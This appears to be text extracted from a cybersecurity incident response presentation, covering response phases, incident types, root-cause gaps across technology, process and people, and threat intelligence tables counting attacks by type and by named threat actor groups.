




# UNIFIED ATTACK KILL-CHAIN




Explaining the steps of the cyber breach



## INCIDENT RESPONSE PROCESS




Cybersecurity Incident Response Phases




# **DETAILED VIEW**






# DETECT & VERIFY





# IDENTIFY THE INITIAL INFECTION SCOPE






### CYBERSECURITY INCIDENT TYPES




Grouping by 3 major categories, explaining what is the trigger



### INCIDENT CLASSIFICATION





### INCIDENT ROOT CAUSE ANALYSIS



Top popular gaps from SOC / CISO perspective

#### **TECHNOLOGY**





#### No Detection

The security control was successfully bypassed or ignore malicious activity



### Lack of Integration

Different security controls were not acting as a united ecosystem



# Lack of Analysis and Prevention Mechanisms

Gaps in technology or its capabilities including incident triaging, containment, eradication.

### **PROCESS**





### Insufficient Incident Response Actions

The incident analysis and handling action were insufficient to stop the cybersecurity breach



### **Unpatched Vulnerability**

The Vulnerability Management program was not sufficient to mitigate the 1-day vulnerability present in the infrastructure



# Lack of Properly Documented and Implemented Process

The incident response and incident management team could not properly coordinate during the incident response process

### **PEOPLE**





# Missed Alert due to Response Cycles

An incident notification occurred during off-shift or was skipped by cybersecurity team



### Lack of Resources

Lack of SOC analysts, threat hunters or incident response personnel



#### Lack of Relevant Skills

Gap in knowledge resultingg in team was unsure how to handle the incident, or IT team was not enough skilled to handle the incident

# Threat intelligence for preparation

Statistic related to Attack Types:	
Attack Types	Number of Attacks
Leak	130
Ransomware	108
Hacktivism	46
Ddos	27
Phishing	8
Web attacks	5
Access	1
Banking fraud	1


Statistic related to Threat Actor:	
Threat Actor	Number of Attacks
Rippersec	17
Qilin	11
Killsec	9
Akira	8
Safepay	8
Dragonforce	7
Lynx	7
Ruskinet	7

# Threat intelligence for identification


O1 Prioritization and criticality evaluation

O2 Data enrichment and contextualization

03 Link recognition and analysis



# Threat intelligence for containment and eradication



**01** Informed decisions and targeted containment actions

O2 Prediction of the threat actor activities

